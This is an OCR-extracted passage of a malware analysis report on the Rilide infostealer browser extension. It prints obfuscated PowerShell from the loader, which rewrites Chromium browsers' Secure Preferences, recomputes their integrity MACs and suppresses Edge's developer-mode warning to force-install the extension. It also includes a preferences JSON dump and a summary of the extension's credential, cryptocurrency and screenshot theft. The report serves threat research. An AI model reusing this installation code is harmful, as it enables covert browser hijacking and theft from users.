ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfdHdrbWlicXkuanM=	dir_jspcuyfu\dir_wzjggrl\file_twkmib

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfdmlnbGJ0Y29zdC5qcw==	dir_jspcuyfu\dir_wzjggrl\file_viglbtco
ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfeHRhZXouanM=	dir_jspcuyfu\dir_wzjggrl\file_xtaez.js
ZGlyX295cm5vcXFcZmlsZV9heGVscy5qcw==	dir_oyrnoqq\file_axels.js
ZGlyX295cm5vcXFcZmlsZV9iaHNoZXpoZW54Lmpz	dir_oyrnoqq\file_bhshezhenx.js
ZGlyX295cm5vcXFcZmlsZV9mcG1vbGJzLmpz	dir_oyrnoqq\file_fpmolbs.js
ZGlyX295cm5vcXFcZmlsZV9qZnJuZS5qcw==	dir_oyrnoqq\file_jfrne.js
ZGlyX295cm5vcXFcZmlsZV9ra3V5bXpxbmNzLmpz	dir_oyrnoqq\file_kkuymzqncs.js
ZGlyX295cm5vcXFcZmlsZV9rc2xreGN6Z3FzLmpz	dir_oyrnoqq\file_kslkxczgqs.js
ZGlyX295cm5vcXFcZmlsZV9wYWV3a3h5Lmpz	dir_oyrnoqq\file_paewkxy.js
ZGlyX295cm5vcXFcZmlsZV90cWR4bnltZi5qcw==	dir_oyrnoqq\file_tqdxnymf.js
ZGlyX295cm5vcXFcZmlsZV91c3poZ24uanM=	dir_oyrnoqq\file_uszhgn.js
ZGlyX295cm5vcXFcZmlsZV96YWJhcC5qcw==	dir_oyrnoqq\file_zabap.js
ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2FicG5hb2guanM=	dir_oyrnoqq\dir_cqwucuiid\file_abpna
ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2VsbXpsb3VyeC5qcw==	dir_oyrnoqq\dir_cqwucuiid\file_elmzl
ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2hmZXpkanBoei5qcw==	dir_oyrnoqq\dir_cqwucuiid\file_hfezd
ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX29xaHV2d3h0ei5qcw==	dir_oyrnoqq\dir_cqwucuiid\file_oqhuv
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfYXJwaHB4bm5oLmpz	dir_oyrnoqq\dir_donxq\file_arphpxnnl
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfY2R0dnlrb2ouanM=	dir_oyrnoqq\dir_donxq\file_cdtvykoj.j
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfaGRodm92Lmpz	dir_oyrnoqq\dir_donxq\file_hdhvov.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfanltanUuanM=	dir_oyrnoqq\dir_donxq\file_jymju.js
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfbGdsZHFwdWxxZy5qcw==	dir_oyrnoqq\dir_donxq\file_lgldqpulq
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfbWNoY3RycWNuLmpz	dir_oyrnoqq\dir_donxq\file_mchctrqcı
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfcnFxYXEuanM=	dir_oyrnoqq\dir_donxq\file_rqqaq.js
ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfd3hudnB4Lmpz	dir_oyrnoqq\dir_donxq\file_wxnvpx.j
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfY3l2aW9oaWpkai5qcw==	dir_oyrnoqq\dir_vzjkf\file_cyviohijdj.
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZGN5dGdiaS5qcw==	dir_oyrnoqq\dir_vzjkf\file_dcytgbi.js
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZnhoemJjd3NxLmpz	dir_oyrnoqq\dir_vzjkf\file_fxhzbcwsq
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZ3F5bHZraGpzLmpz	dir_oyrnoqq\dir_vzjkf\file_gqylvkhjs.j
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfaHJxeGIuanM	dir_oyrnoqq\dir_vzjkf\file_hrqxb.js
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfbWdsZWxpdWd3Lmpz	dir_oyrnoqq\dir_vzjkf\file_mgleliugw.
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfb3hmc2d3YnUuanM=	dir_oyrnoqq\dir_vzjkf\file_oxfsgwbu.j
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfcXhjc2xyeC5qcw==	dir_oyrnoqq\dir_vzjkf\file_qxcslrx.js
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfc252dGEuanM=	dir_oyrnoqq\dir_vzjkf\file_snvta.js
ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfc3NjcHJvdS5qcw==	dir_oyrnoqq\dir_vzjkf\file_sscprou.js
ZGlyX3BkaGZ4bnBreFxmaWxlX2Fzb3RsZS5qcw==	dir_pdhfxnpkx\file_asotle.js
ZGlyX3BkaGZ4bnBreFxmaWxlX2ZyYmpiZ2Z4eC5qcw==	dir_pdhfxnpkx\file_frbjbgfxx.js
ZGlyX3BkaGZ4bnBreFxmaWxlX2hocHpxYnpzLmpz	dir_pdhfxnpkx\file_hhpzqbzs.js
ZGlyX3BkaGZ4bnBreFxmaWxlX2htZnpxaS5qcw==	dir_pdhfxnpkx\file_hmfzqi.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2xlcHJjZ25qZC5qcw==	dir_pdhfxnpkx\file_leprcgnjd.js
ZGlyX3BkaGZ4bnBreFxmaWxlX25tZ3dwcnVlaHcuanM=	dir_pdhfxnpkx\file_nmgwpruehw.js
ZGlyX3BkaGZ4bnBreFxmaWxlX3lmYmxma3RjYS5qcw==	dir_pdhfxnpkx\file_yfblfktca.js
ZGlyX3BkaGZ4bnBreFxmaWxlX3lvc2dpZWFnbGcuanM=	dir_pdhfxnpkx\file_yosgieaglg.js
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfbGx3dnRvaHYuanM=	dir_pdhfxnpkx\dir_gracvf\file_llwvtoh
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfbHV2b2ouanM=	dir_pdhfxnpkx\dir_gracvf\file_luvoj.js
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfb2ltbGpuYWdzbC5qcw==	dir_pdhfxnpkx\dir_gracvf\file_oimljna
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfcHRwdm1zdm5xaC5qcw==	dir_pdhfxnpkx\dir_gracvf\file_ptpvms
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdWRnZ3AuanM=	dir_pdhfxnpkx\dir_gracvf\file_udggp.j
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdWRvbG9sLmpz	dir_pdhfxnpkx\dir_gracvf\file_udolol.
ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdXhseHdrbWEuanM=	dir_pdhfxnpkx\dir_gracvf\file_uxlxwk
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZHR1cmV2Z2ptay5qcw==	dir_pdhfxnpkx\dir_tojirz\file_dturevgj
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZmNhZXRmdm9ubi5qcw==	dir_pdhfxnpkx\dir_tojirz\file_fcaetfvo
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZnJwZ3hmcGsuanM=	dir_pdhfxnpkx\dir_tojirz\file_frpgxfpk
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfanpuYncuanM=	dir_pdhfxnpkx\dir_tojirz\file_jznbw.js
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfbXFqZG9sd2wuanM=	dir_pdhfxnpkx\dir_tojirz\file_mqjdolw
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfdGVmeHlhby5qcw==	dir_pdhfxnpkx\dir_tojirz\file_tefxyao.
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfdm50aGhwZC5qcw==	dir_pdhfxnpkx\dir_tojirz\file_vnthhpd
ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfeGl1Zm9odi5qcw==	dir_pdhfxnpkx\dir_tojirz\file_xiufohv.

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfeWVudHRreXFvLmpz	dir_pdhfxnpkx\dir_tojirz\file_yenttkyc
bW9kdWxlc1xjb250ZW50LXNjcmlwdHMtcmVnaXN0ZXItcG9seWZpbGwuNC4wLjAuanM=	modules\content-scripts-register-polyf
c3JjXFRvZ2dsZVRlc3QuanM=	src\ToggleTest.js
c3JjXGNvbnRlbnRcQWxlcnRSZWNlaXZlLmpz	src\content\AlertReceive.js
c3JjXGNvbnRlbnRcT3BlblJlbW92ZS5qcw==	src\content\OpenRemove.js
c3JjXGZpbmRlclxBbmFseXplUGFpbnQuanM=	src\finder\AnalyzePaint.js
c3JjXGZpbmRlclxBc3NpZ25UZXN0Lmpz	src\finder\AssignTest.js
c3JjXGZpbmRlclxDb3B5UmVkdWNlLmpz	src\finder\CopyReduce.js
c3JjXGZpbmRlclxEcmFnQ3JlYXRlLmpz	src\finder\DragCreate.js
c3JjXGZpbmRlclxEcmF3Lmpz	src\finder\Draw.js
c3JjXGZpbmRlclxFbmFibGVQZWVrLmpz	src\finder\EnablePeek.js
c3JjXGZpbmRlclxGb2N1cy5qcw==	src\finder\Focus.js
c3JjXGZpbmRlclxQcm9maWxlSW5zdGFsbENsb25lLmpz	src\finder\ProfileInstallClone.js
c3JjXGZpbmRlclxTaG93SGFuZGxlRHJhdy5qcw==	src\finder\ShowHandleDraw.js
c3JjXGZ1bmN0aW9uc1xDbG9zZVJlZHVjZS5qcw==	src\functions\CloseReduce.js
c3JjXGZ1bmN0aW9uc1xEZWxldGUuanM=	src\functions\Delete.js
c3JjXGZ1bmN0aW9uc1xEcmFnU3VtbWFyaXplLmpz	src\functions\DragSummarize.js
c3JjXGZ1bmN0aW9uc1xJbnZlcnQuanM=	src\functions\Invert.js
c3JjXGZ1bmN0aW9uc1xPcHRpbWl6ZUV2YWx1YXRlLmpz	src\functions\OptimizeEvaluate.js


c3JjXGZ1bmN0aW9uc1xQcmludC5qcw==	src\functions\Print.js
c3JjXGZ1bmN0aW9uc1xSZWNlaXZlLmpz	src\functions\Receive.js
c3JjXGZ1bmN0aW9uc1xSZW1vdmUuanM=	src\functions\Remove.js
c3JjXGZ1bmN0aW9uc1xSZXN1bWVSZXN1bWVNaXJyb3IuanM=	src\functions\ResumeResumeMirror.js
c3JjXGZ1bmN0aW9uc1xSZXRyaWV2ZVVwZGF0ZVN1Ym1pdC5qcw==	src\functions\RetrieveUpdateSubmit.js
c3JjXGZ1bmN0aW9uc1xSdW5EZXBsb3lGb2N1cy5qcw==	src\functions\RunDeployFocus.js
c3JjXGZ1bmN0aW9uc1xTYXZlLmpz	src\functions\Save.js
c3JjXGZ1bmN0aW9uc1xTZWxlY3REcmF3Lmpz	src\functions\SelectDraw.js
c3JjXGZ1bmN0aW9uc1xXYWl0Lmpz	src\functions\Wait.js
c3JjXG1haWxzXFJlbGVhc2UuanM=	src\mails\Release.js

The last step in the PowerShell script is to add the extension to the different web browsers specified within the script itself.

```
eiv2 $HLGF  $fVLPh3 $u0Fvyd $quL6 $UGgNjp $SID $nuUF5 #API content, characterset, install path, Chrome Path, Chrome, SID, Content

eiv2 $HLGF $fVLPh3 $u0Fvyd $PyUHN $ffBwx $SID "" #API content, characterset, install path, Brave Path, Brave, SID, Blank

eiv2 $HLGF  $fVLPh3 $u0Fvyd $Qt3bU $CCm9tL $SID "" #API content, characterset, install path, Edge Path, msedge, SID, Blank

eiv2 $HLGF $fVLPh3 $u0Fvyd $RCFT5 $KST31p $SID "" ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 111, 112, 115, 101, 116, 116, 105,
110, 103, 115 ) ) ) ) #API content, characterset, install path, Opera Path, Opera, SID, opsettings
```

Figure 20: Function calls to add the Rilide extension to the targeted web browsers.

Before installing the malicious extension, the PowerShell script terminates any running instances of the web browsers targeted before the extension is enabled. The extension is installed only for the user who is logged in when the script is running. It then attempts to modify the `Secure Preferences` or the `Preferences` file (for MSedge) within the Default or Profile subdirectories. The content shown in Figure 16 is updated to reflect the path shown in Figure 18. Once this modification occurs, it is added to the Secure Preferences JSON file. The script also checks if the extension is installed; if it is, the content is updated to API content extracted by the script. Otherwise, it adds the content to the file.



```
foreach ($hiZ1 in $Jd3h7g)
{
    $uE59kX = $Jasn + ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 92 ) ) ) ) + $hiZ1.Name + ( [System.Text.Encoding]::UTF8
    .GetString( ( [byte[]] ( 92, 83, 101, 99, 117, 114, 101, 32, 80, 114, 101, 102, 101, 114, 101, 110, 99, 101, 115 ) ) ) )

    $JsonData = Get-Content -Raw -Path $uE59kX -Encoding UTF8 | ConvertFrom-Json
    $Uwbi1 = mbiVp -HexString $HexString
    $hoVvMm = ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($HLGF)))| ConvertFrom-Json
    $hoVvMm.Path = $u0Fvyd
    if ($JsonData.extensions.$tepva6 | Get-Member -Name $fVLPh3 -MemberType Property -ErrorAction SilentlyContinue)
    {
        $JsonData.extensions.$tepva6.$fVLPh3 = $hoVvMm
    }
    else
    {
        $JsonData.extensions.$tepva6 | Add-Member -MemberType NoteProperty -Name $fVLPh3 -Value $hoVvMm -Force
    }
    if ($JsonData.protection.macs.extensions.$tepva6 | Get-Member -Name $fVLPh3 -MemberType Property -ErrorAction SilentlyContinue)
    {
        $JsonData.protection.macs.extensions.$tepva6.$fVLPh3 = (fENdv $Uwbi1 ($SID + ( [System.Text.Encoding]::UTF8.GetString( ( [
        byte[]] ( 101, 120, 116, 101, 110, 115, 105, 111, 110, 115, 46 ) ) ) ) + $tepva6 + ( [System.Text.Encoding]::UTF8.GetString(
        ( [byte[]] ( 46 ) ) ) ) + $fVLPh3 + ($hoVvMm | ConvertTo-Json -Compress -depth 100)))
    }
    else
    {
        $JsonData.protection.macs.extensions.$tepva6 | Add-Member -MemberType NoteProperty -Name $fVLPh3 -Force -Value (fENdv $Uwbi1
        ($SID + ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 101, 120, 116, 101, 110, 115, 105, 111, 110, 115, 46 ) ) ) ) +
         $tepva6 + ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 46 ) ) ) ) + $fVLPh3 + ($hoVvMm | ConvertTo-Json -Compress
        -depth 100)))

    }
    $JsonData.protection.super_mac = ( fENdv $Uwbi1 ($SID + ($JsonData.protection.macs | ConvertTo-Json -Compress -depth 100)))
    $Ti5o2w = $JsonData|ConvertTo-Json -Compress -depth 100
    $Ti5o2w| Out-File -FilePath $uE59kX -Encoding UTF8
    if ($oyng -eq ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 109, 115, 101, 100, 103, 101 ) ) ) ))
    {
        $uE59kX = $Jasn + ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] ( 92 ) ) ) ) + $hiZ1.Name + ( [System.Text.Encoding]::
        UTF8.GetString( ( [byte[]] ( 92, 80, 114, 101, 102, 101, 114, 101, 110, 99, 101, 115 ) ) ) )
        $JsonData = Get-Content -Raw -Path $uE59kX -Encoding UTF8 | ConvertFrom-Json
        $JsonData.extensions = @{ ui = @{ dev_mode_warning_snooze_end_time = ( [System.Text.Encoding]::UTF8.GetString( ( [byte[]] (
        57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57, 57 ) ) ) ) } }
        $Ti5o2w = $JsonData|ConvertTo-Json -Compress -depth 100
        $Ti5o2w| Out-File -FilePath $uE59kX -Encoding UTF8

    }
```

Figure 21: Code used to add the content shown in Figure 16 to files used by the web browsers. This is used to add the extension to the web browser.

Once the extension path is added to the preferences file, the PowerShell script waits 4 seconds before launching the web browser.

payments.google.com/*","https://sandbox.google.com/*","https://www.google.com/*","https://www.googleapis.com/*"],"manifest_permissions":[],"scriptable_host":[]},"incognito_content_settings":[],"incognito_preferences":{},"last_update_time":"1335171413665746","lastpingday":"1335163194849546","location":10,"manifest":{"app":{"background":{"scripts":["craw_background.js"]}},"current_locale":"en_US","default_locale":"en","description":"Chrome Web Store
Payments","display_in_launcher":false,"display_in_new_tab_page":false,"icons":{"128":"images/icon_128.png","16":"images/icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCrKfMnLqViEyokd1wk57FxJtW2XXpGXzIHBzv9vQI/01UsuP0IV5/lj0wx7zJ/xcibUgDeIxobvvv9XD+z01MdjMWuqJFcKuS54Suqkje6u+pMrTSGOSHqlbmBVh0kpToN8YoJs/P/yrRd7FEtAXTaFTGxQL4C385MeXSjaQfiRiQIDAQAB","manifest_version":2,"minimum_chrome_version":"29","name":"Chrome Web Store
Payments","oauth2":{"auto_approve":true,"client_id":"203784468217.apps.googleusercontent.com","scopes":["https://www.googleapis.com/auth/sierra","https://www.googleapis.com/auth/sierrasandbox","https://www.googleapis.com/auth/chromewebstore","https://www.googleapis.com/auth/chromewebstore.readonly"]},"permissions":["identity","webview","https://www.google.com/*","https://www.googleapis.com/*","https://payments.google.com/payments/v4/js/integrator.js","https://sandbox.google.com/payments/v4/js/integrator.js"],"update_url":"https://clients2.google.com/service/update2/crx","version":"1.0.0.6"},"path":"nmmhkkegccagdldgiimedpiccmgmieda\\1.0.0.6_0","preferences":{},"regular_only_preferences":{},"running":true,"state":1,"was_installed_by_default":true,"was_installed_by_oem":false},"pnkjgfienlbflgofbgoepgmpaiflcahf":{"ack_safety_check_warning":true,"ack_safety_check_warning_reason":4,"active_permissions":{"api":["activeTab","alarms","clipboardRead","clipboardWrite","cookies","history","management","notifications","storage","system.display","system.storage","tabs","unlimitedStorage","webNavigation","webRequest","system.cpu","system.memory","declarativeNetRequest","scripting"],"explicit_host":["*://*/*","\u003call_urls\u003e","http://*/*","https://*/*"],"scriptable_host":["*://*/*","http://*/*","https://*/*"]},"creation_flags":38,"dnr_static_rulesets":{"1":{"checksum":1407788644,"ignore_ruleset":false}},"first_install_time":"13375804612829590","from_webstore":false,"granted_permissions":{"api":["activeTab","alarms","clipboardRead","clipboardWrite","cookies","history","management","notifications","storage","system.display","system.storage","tabs","unlimitedStorage","webNavigation","webRequest","system.cpu","system.memory","declarativeNetRequest","scripting"],"explicit_host":["*://*/*","\u003call_urls\u003e","http://*/*","https://*/*"],"scriptable_host":["*://*/*","http://*/*","https://*/*"]},"last_update_time":"13375804612829590","location":4,"newAllowFileAccess":true,"path":"C:\\Users\\admin\\AppData\\Local\\GMxNC2$JJoWH","state":1,"was_installed_by_default":false,"was_installed_by_oem":false,"withholding_permissions":false}},"pinned_tabs":[],"protection":{"macs":{"browser":{"show_home_button":"0ED849D2FB4FC2FA5FEE06D2D3FFA61DA1A01C1D0380A69A0EBA6526FF270D23"},"default_search_provider_data":{"template_url_data":"04D90FFAF16CA4562A835796D216AC4CE93B6CB8436BFDCEAF14DBE9B84791DD"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":"ADD077A8E80F43A4637F1584FD40D34D0EAC579C48EA4D23EBB1BBD6592777AF","bjbddleefiddlmdfdfbgodgacjjldihj":"99A9BEEF719592F4D90843F4B2B1FFD3D68787DBC7ED726947CBB262F74C14C5","mhjfbmdgcfjbbpaeojofohoefgiehjai":"8353A849F5AF224E59F8E7D06791F7A5FC20AEBD00AF319569BDA1917AA3535F","neajdppkdcdipfabeoofebfddakdcjhd":"8E9C906814373B825F5AA31411D540C1EA1ED7760929A599B6F56F7130287AD","nkeimhogjdpnpccoofpliimahmaaome":"258C8C0FCCD7C454D77B70AA3D2C6C6F97451F3B6FC056B961983202B02E19EA","nmmhkkegccagdldgiimedpiccmgmieda":"18E7678A606D447103C958F476290CE088D400E299C87F03A275FCDD3571BCF2","pnkjgfienlbflgofbgoepgmpaiflcahf":"72C04750F7B2BA8544E787040109789717816D5C3089306EE5AB47BA602179"}},"google":{"services":{"account_id":"B305B2BCBA60CB677F1D7F9707AC51ADF48888FB9C75D6B033C9C5039EA2C50B","last_account_id":"DE0CDF241B584AA52A94D9798A5BC1B01FB99AE1C2102DCE3F2281AD2F8B6187","last_username":"A067DFA6BD50034805D345A162359359E0109994O1BDE232FEE223DDC77110E3"}},"homepage":"6C9AB8DFCB3994F698E0A4A724506045B68F80FD95EE19C776A61159F36C8602","homepage_is_newtabpage":"BADA24CED752C6E733612FB75EB40345FB04A1FE059A9CC8B9423A8D5E4BF8FE","media":{"cdm":{"origin_data":"D762D7BCAAF37820141F699948077FAB12CDEA6208209997C0436DD38DDD1648"},"storage_id_salt":"7ADA9CA2A8C9F5F2B83769DB82443B5052D8A94022757463E88B1F591AB5254B"},"module_blocklist_cache_md5_digest":"FD5EA185D58B702826F122C8197CC84F6D2A55867BE4F9C1B523E2FB87E1380B3","pinned_tabs":"4318B90970753SA31D382D7F7D90DC04A4DA1E875D55792361EAC0E77CF7E75","prefs":{"preference_reset_time":"27390922328C070444B7AF5AB968E1B62833C40A7DFFF5F55581BCC70F11FF0"},"safebrowsing":{"incidents_sent":"9E2C9C2A355C4DA8612DF090A2689EFDCC2B19076106FE3D1DFA1E7F1BC4BEC6"},"search_provider_overrides":"211EDA7DA760B8DD79D9C57734A8A86E3E360D8154DD8999D01A1C2DE1A79E24","session":{"restore_on_startup":"2A9609040D62C10B5B68091457B54B64BA63647DB4FE6A9F963253FE5E8ECE90","startup_urls":"06465A179AC60F1815B5F60F6D0C3D1DD4A453F5B15FE07D07CA428CDEF3A97"}},"super_mac":"76FD2E705CC32AC080FBB0343254A64ECE2029AB24BEAF2FF2FC29F38C10D0BD"}}

Figure 22: The content from Figure 16 is updated to reflect the path to Rilide. The path was previously shown in Figure 18.

Rilide Browser Extension

Like TrustWave's reporting, the malware masquerades as a Google Drive utility that claims to save content to Google Drive. The extension's permissions indicate that it can interact with cookies, clipboard data, and system information. Rilide uses injected scripts to steal credentials and cryptocurrency and take screenshots.




Figure 23: Functionality present within Rilide. Source: [Hacker News]

The extension masquerades as a Google Drive utility that aims to help users save content to Drive. This is indicated by the name and description specified in the manifest.json file and the extension's icon.




Figure 24: A screenshot showing Rilide installed in Google Chrome.




Figure 25: Details about the Rilide extension within Google Chrome.

Figure 26: The malware uses the Google Drive icon as its icon.

The main files in the extension are:

- config.js
- manifest.json
- rules.json
- ico.png
- src/ToggleTest.js
- src/content/OpenRemove.js
- src/content/AlertReceive.js
- src/content/Release.js

The extension's directory contains other JavaScript files with helper functions that expand its functionality. These files are essential to the three scripts injected into each webpage.

